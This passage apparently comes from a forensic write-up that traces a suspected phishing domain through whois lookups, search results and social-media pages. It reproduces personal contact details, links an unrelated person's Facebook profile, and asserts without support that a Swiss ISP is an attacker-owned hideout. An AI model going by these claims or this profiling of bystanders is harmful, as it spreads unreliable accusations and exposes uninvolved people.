| □ | the-rca-deborah-k.org | $11.59 |
| □ | the-rca-debbie-k.org | $11.59 |
| □ | arcadebbiek.com | $11.59 |

Premium Domains **   see more domains


There are no domains that fit your criteria.

What are premium domains?

**Figure 4.** *Whois on arcdebk.com*

Now we found another e-mail address, possibly giving more information.

The following might also be a phishing page.




Oops! Google Chrome could not find mailitarymailz.com

**Figure 5.** *Trying to access a nonresponsive webpage*

## GOOGING AND WHOIS ON MAILLITARYMAILZ.COM

We now try to Google it and whois to find more information:



Page 2 of about 165 results (0.41 seconds)

barclaybk.com Domain Name Record - BulkRegister
www.bulkregister.com/whois/barclaybk-com.html
Administrative: Lachner, Lindsey info@**mailitarymailz.com** 2716 Erickson Ave Webster City, IA 50595. US 7756223201x1234 Fax: 7756223201x1234. Technical **...**

Results for barclaysbonline.com - Domain Test - Who is the owner o…
mydomaintest.com/?query=barclaysbonline.com
owner-email: info@**mailitarymailz.com** admin-organization: admin-name: Michael McNown admin-street: po box 2459 admin-city: mesilla park admin-state:

**mailitarymailz**.biz - Domain name and website info ... - Domains by…
domains-by-day.com/2013.../**mailitarymailz**.biz-domain-name-data.html
Jan 15, 2013 - **mailitarymailz**.biz - domain name information. Geographic data : United States, , Los Angeles.


**mailitarymailz**.biz - Website and Domain information data - WSDat…
wsdata.com/2013-01-15/**mailitarymailz**.biz-domain-information.html
Jan 15, 2013 - Useful tools. Chlooe.com : click here to generate and view free SEO report about **mailitarymailz**.biz · Check if **mailitarymailz**.biz is a safe site or **...**

**mailitarymailz**.biz is available now!
hostye.com/d/**mailitarymailz**.biz/
Congratulations! **mailitarymailz** biz is available now, Snap it up before someone else does. Godaddy special offer only $7.99! Namecheap **...**

RESTful Whois - national-groups.info
www.restfulwhois.com/v1/national-groups.info
Feb 7, 2013 - {"_id":"national-groups.info","admin":{"address":"39 Belvidere Road","city":"Clcn Rock","country":"US","cmail":"info@**mailitarymailz.com**" **...**

royalbsonline.com
royalbsonline.com.ip4.bz/
Dec 2, 2012 - **...** in**@**mailitarymailz.com** admin-c-firstname: Austin admin-c-lastname: Morledge admin-c-street1: 73 Argyle street admin-c-pcode: CB1 3LS **...**

**Figure 6.** *Googleing a possible lead*




```
Registrant:
Richard Vague
Richard Vague, vl.internic@iway.ch
1807 Delancey Place
19103 Philadelphia PA
US
+41.435001114

Administrative Contact:
Richard Vague
Richard Vague, vl.internic@iway.ch
1807 Delancey Place
19103 Philadelphia PA
US
+41.435001114

Technical Contact:
iWay AG
Matthias Oswald, vl.internic@iway.ch
Badenerstrasse 569
8048 Zürich ZH
CH
+41.435001111

Registrar of Record:                      CADiware AG
Record last updated on 2012-11-21 10:     45:15.0
Record expires on 2014-01-19 21:04:01.0
Record Created on 2012-01-19 21:          04:01.0
```

**Figure 7.** *Whois a lead*

## POINT 5 – GETTING INFORMATION ABOUT THE POSSIBLE OWNER OF THE "MALITARYMAILZ.COM"

### IWAY.CH – ANOTHER IMPORTANT LEAD

The previous page gave us more information and showed that the attacker is actually under another domain (iway.ch) thus making the first domain as fake.



- interway.ch
- ns1.interway.ch
- ns3.interway.ch
- ns2.interway.ch
- www.nic.ch
- nic.ch
- iway.ch

```
whois:     This information is subject to an Acceptable Use Policy.
See http: //www.nic.ch/terms/aup.html

Domain name:

iway.ch

Holder of domain name:
Oswald Matthias
[redacted]
CH-8048 ZÃ¼rich
Switzerland
Contractual Language: German

Technical contact:
iWay AG
Oswald Matthias
Badenerstrasse 569
CH-8048 ZÃ¼rich
Switzerland

DNSSEC: N

Name servers:
ns1.interway.ch [194.246.118.119]
ns1.interway.ch [2001:8e0:40:304::119]
ns2.interway.ch [2001:8e0:80::54]
ns2.interway.ch [212.25.28.54]
ns3.interway.ch [2600:3c00::f03c:91ff:fe96:f81b]
ns3.interway.ch [72.14.185.13]
```

**Figure 8.** *Whois iway.ch*

The next step would be to verify that the information is *authentic*.

## POINT 6 – GETTING INFORMATION ON THE DOMAIN WE FOUND WHILE SEARCHING "MALITARYMAILZ.COM" ON WHOIS – IWAY.CH


### OSWALD MATTHIAS

If we look close at both results, we can see that both of the domains have the same holder of the domain "Oswald Matthias", giving us *valuable* information.

Even though we have a name, we still need to investigate whether it's an alias or a fake name.

After crossing information we see that the name is a fake because in a fast search we see that it's a name of someone a famous Swiss/German, a well-known name *to someone that might be from Switzerland or Germany*, who is not even related to the matter (an architect), from another country (mismatching with the origin of the IP/Address)

Just to make sure, we've searched the name on Facebook and Wikipedia and we noticed that unlike Wikipedia, on Facebook the name is written with a single 's' and the facebook profile is unrelated to the Wikipedia page:



https://www.facebook.com/matthias.oswald.14/photos

Matthias Oswald

Matthias Oswald

+1 Add Friend | Message

Timeline | About | Photos | Friends | More ▾

Do you know Matthias?


To see what he shares with friends, send him a friend request.

+1 Add Fri

Photos

Matthias's Photos | Albums

**Figure 9.** *Matthias Oswald's facebook page*



en.wikipedia.org/wiki/Oswald_Mathias_Ungers

Create account | Log in

WIKIPEDIA
The Free Encyclopedia

Article | Talk | Read | Edit source | Edit beta | View history | Search

# Oswald Mathias Ungers

From Wikipedia, the free encyclopedia

**Oswald Mathias Ungers** (July 12, 1926 – September 30, 2007) was a German architect and architectural theorist, known for his rationalist designs and the use of cubic forms. Among his notable projects are museums in Frankfurt, Hamburg and Cologne.

| Oswald Mathias Ungers | |
|---|---|
| **Born** | July 12, 1926<br>Kaisersesch, Germany |
| **Died** | September 30, 2007 (aged 81)<br>Cologne, Germany |
| **Nationality** | German |
| **Buildings** | Messe-Torhaus, Frankfurt<br>Wallraf-Richartz Museum, Cologne |

**Contents** [hide]
1 Biography
2 Selected projects
3 Writings
4 External links

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia

▾ Interaction
Help
About Wikipedia
Community portal
Recent changes
Contact page

▸ Toolbox

## Biography [ edit source | edit beta ]

Oswald Mathias Ungers was born in Kaisersesch in the Eifel region. From 1947 to 1950 he studied architecture at the University of Karlsruhe under Egon Eiermann. He set up an architectural practice in Cologne in 1950, and opened offices in Berlin in 1964,


**Figure 10.** *Mathias Oswald's wiki page*

## POINT 7 – FALSE LEAD – MATTHIAS OSWALD IS NOT WHO WE'RE AFTER

Going Back one step – IWAY.CH

## ACCEING IWAY.CH

After failing to authenticate the person, we point our attention to our discovered domain (iway.ch) and try to access it:



Quality Internet Services

Access & Network

Top Leistung und Verfügbarkeit

- ADSL und VDSL: => DSL-Checker
- SDSL bis 40/40 Mbit/s
- Business Net (MPLS)
- Glasfaser-Anschluss Economy & Business

Hosting & Datacenter

NEU: iWay cloud Sync&Share Schweizer Dropbox Alternative

- Hosting ab CHF 6.-
- Managed Hosting
- FTP Hosting
- CMS
- VMware
- Hyper-V
- Colocation

Communication, E-Mail & Applications

iWayOffice 90 Tage kostenlos!

- Hosted Exchange 2010
- Hosted Sharepoint 2010
- Net Backup
- Net Filer
- Newsletter Tools
- VoIP

iWay cloud Sync&Share

iWay cloud Sync&Share – Die sichere Schweizer Dropbox Alternative

Kennen Sie Dropbox, Wuala, iCloud, Google Drive, Microsoft Skydrive oder Amazon Cloud Drive?

Züspa 2013

Wir sind mit dabei! Besuchen Sie uns an der Züspa vom 20.- bis 29. September 2013. Halle 1 am Stand D01 des ewz.

Glasfaser-Internet & Telefonie

Glasfaser-Angebote bspw. Internet 10/10 Mbit/s für CHF 29.-/Mt. oder Internet & Telefonie für CHF 41.-/Mt. in Zürich, Bern, Luzern, St.Gallen und weiteren Ortschaften erhältlich!

Support

- Support
- DSL Supportanfrage
- Allgemeine Supportanfrage
- Support Utilities
- Services

Über iWay AG

**Figure 11.** *Iway.ch cloud services, a classic hideout*


We can see that it's a cloud-services company, and are known to be owned by attackers because it provides an easy way to hide oneself, and upon an abuse the "company" can just close the user (and then issue another one).

In extreme scenarios, this system is a classic technique for a nation to launch a cyber-attack on another nation.

## POINT 8 – CLOUD SERVICES' A GOOD TECHNIQUE TO USE WHEN TRYING TO HIDE ONE'S IDENTITY

It's *important to note* that during forensic *we always check every possible lead*, whether it's a phone number, an address, a name, a domain, or anything else.

Now we go back to whois that was conducted against first domain.


Result Summary Records Graph Shared Whois Blacklists Analysis Contact
robtex > dns > com > mailitarymailz
mailitarymailz.com
Lucky
Search
Google Custom Search
+1 8.2k
Follow
Tweet 2,533
Share 76
Like 33k


```
Registrant:
Richard Vague
Richard Vague, vl.internic@iway.ch
1807 Delancey Place
19103 Philadelphia PA
US
+41.435001114

Administrative Contact:
Richard Vague
Richard Vague, vl.internic@iway.ch
1807 Delancey Place
19103 Philadelphia PA
US
+41.435001114

Technical Contact:
iWay AG
Matthias Oswald, vl.internic@iway.ch
Badenerstrasse 569
8048 Zurich ZH
CH
+41.435001111

Registrar of Record:                  CADiware AG
Record last updated on 2012-11-21 10: 45:15.0
Record expires on 2014-01-19 21:04:01.0
Record Created on 2012-01-19 21:      04:01.0

Domain servers in listed order:
```

**Figure 12.** *Whois on first lead revisited*

## POINT 9 – WE GO BACK ONE STEP AGAIN TO OUR "MALITARYMAILZ.COM" WHO IS SEARCH TO FIND MORE LEADS REGARDING THE PERSON BEHIND ALL THIS

### A NEW LEAD – PHONE NUMBER

Since we came to a dead end when we searched for information about the user, we will now try to investigate about the phone number (+41.45001114).



https://www.google.com/search?q=%2B41.435001114&oq=%2B41.435001114&aqs=chrome..69i57.268j0

+Rafel Search Images Maps Play YouTube News Gmail Drive Calendar More
Google
Web Images Maps Shopping More Search tools

+41.435001114

3 results (0.26 seconds)

HealthPro-Sales.com - Health Pro Sales - Whois - DomainTools
whois.domaintools.com/healthpro-sales.com
Aug 10, 2012 - **+41.435001114**. Technical Contact: iWay AG Matthias Oswald, Badenerstrasse 569 8048 Zürich ZH CH +41.435001111. Registrar of Record: ...

supportvpp-motorstransact.com - Whois Data - WhoisMind.com
www.whoismind.com/whois/supportvpp-motorstransact.com.html
Mar 11, 2013 - Administrative Contact: CRYSTAL BROOKS CRYSTAL BROOKS, email 408 BRIARWOOD CIRCLE 24401 staunton VA US **+41.435001114**

Yasni.ae معلومات لدى عن الشخص بالصور و الأخبار لدى - Fouad Kahwagi
www.yasni.ae/fouad+kahwagi/check+people Translate this page
whois.domaintools.com. Fouad Kahwagi, Main road n/a Beirut LB LB **+41.435001114**. Technical Contact: iway AG Matthias Oswald, Badenerstr. 569 8048 ...

*In order to show you the most relevant results, we have omitted some entries very similar to the 3 already displayed.*
*If you like, you can repeat the search with the omitted results included.*

